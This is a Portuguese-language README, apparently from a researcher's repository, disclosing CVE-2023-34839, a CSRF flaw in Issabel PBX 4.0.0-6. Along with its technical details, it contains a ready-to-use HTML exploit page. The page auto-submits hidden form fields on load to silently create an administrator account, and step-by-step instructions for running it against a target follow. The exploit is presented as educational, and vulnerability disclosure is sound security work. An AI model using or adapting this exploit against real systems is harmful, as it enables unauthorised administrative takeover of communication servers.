 sahiloj/cve-2023-34839
CVE-2023-34839 é uma vulnerabilidade de Cross-Site Request Forgery (CSRF) descoberta no Issabel PBX versão 4.0.0-6, uma plataforma de comunicações unificadas de código aberto amplamente utilizada.


CVE-2023-34839 é uma vulnerabilidade de Cross-Site Request Forgery (CSRF) descoberta no Issabel PBX versão 4.0.0-6, uma plataforma de comunicações unificadas open-source amplamente utilizada. A vulnerabilidade reside no endpoint de gerenciamento de usuários e permite que um atacante remoto não autenticado crie silenciosamente uma nova conta de administrador, enganando um administrador atualmente autenticado para que visite uma página web especialmente criada.
| Campo | Valor |
|---|---|
| ID do CVE | CVE-2023-34839 |
| Data | 23 de junho de 2023 |
| Pesquisador | Sahil Ojha |
| Fornecedor | Issabel |
| Produto | Issabel PBX |
| Versão | 4.0.0-6 |
| Testado Em | Windows |
O Issabel PBX 4.0.0-6 não implementa proteções contra CSRF (por exemplo, tokens sincronizadores, atributos de cookie SameSite ou validação dos cabeçalhos Origin / Referer) no endpoint de criação de usuário:
POST /index.php?menu=userlist&action=new
Como a aplicação depende exclusivamente de cookies de sessão para autenticação e não realiza validação de requisições que alteram estado, uma requisição POST forjada enviada de qualquer origem será aceita e processada com todos os privilégios da sessão do administrador conectado.
Causa raiz: Ausência de validação de token anti-CSRF em endpoints administrativos que alteram estado.
Classe de vulnerabilidade: CWE-352 — Cross-Site Request Forgery (CSRF)
| Software | Versão | Status |
|---|---|---|
| Issabel PBX | 4.0.0-6 | Vulnerável ✔ |
| Métrica | Valor |
|---|---|
| Vetor CVSS v3.1 | AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H |
| Pontuação Base | 8.8 (Alta) |
| Vetor de Ataque | Rede |
| Complexidade de Ataque | Baixa |
| Privilégios Necessários | Nenhum |
| Interação do Usuário | Necessária (visita do administrador) |
| Escopo | Inalterado |
| Confidencialidade | Alta |
| Integridade | Alta |
| Disponibilidade | Alta |
Um atacante pode explorar esta vulnerabilidade seguindo estes passos de alto nível:
Nenhuma interação além de uma única visita à página é necessária por parte da vítima.
⚠️ Apenas para fins educacionais e de testes autorizados.
Substitualocalhostpelo nome de host ou endereço IP da instância Issabel PBX alvo.
Se estiver testando contra um endpointhttps://com certificado autoassinado, você deve primeiro visitar a URL alvo no mesmo navegador e aceitar o aviso de certificado; caso contrário, o navegador bloqueará o envio do formulário cross-origin.
<html>
  <!-- CSRF Exploit — CVE-2023-34839 -->
  <body>
    <form action="https://localhost/index.php?menu=userlist&action=new" method="POST">
      <input type="hidden" name="save"             value="Save" />
      <input type="hidden" name="name"             value="CSRF" />
      <input type="hidden" name="description"      value="CSRF Test Account" />
      <input type="hidden" name="password1"        value="Test@123" />
      <input type="hidden" name="password2"        value="Test@123" />
      <input type="hidden" name="group"            value="1" />   <!-- 1 = Administrator -->
      <input type="hidden" name="extension"        value="" />
      <input type="hidden" name="webmailuser"      value="" />
      <input type="hidden" name="webmaildomain"    value="" />
      <input type="hidden" name="webmailpassword1" value="" />
      <input type="hidden" name="id_user"          value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
O arquivo de exploit também está disponível neste repositório: CSRF Exploit.html

Acesse a interface web do Issabel PBX e faça login com as credenciais de administrador.

Copie o código HTML do PoC acima e salve-o como um arquivo .html, substituindo localhost pelo nome de host ou endereço IP real da instância Issabel alvo.
O exploit usa campos de formulário ocultos para enviar silenciosamente uma requisição POST de criação de novo usuário para a aplicação. Quando a página carrega, o JavaScript embutido envia o formulário imediatamente, sem nenhuma ação visível do usuário.

Abra o arquivo HTML salvo no mesmo navegador (em uma nova aba) enquanto a sessão do administrador ainda estiver ativa. O formulário será enviado automaticamente imediatamente após o carregamento da página.

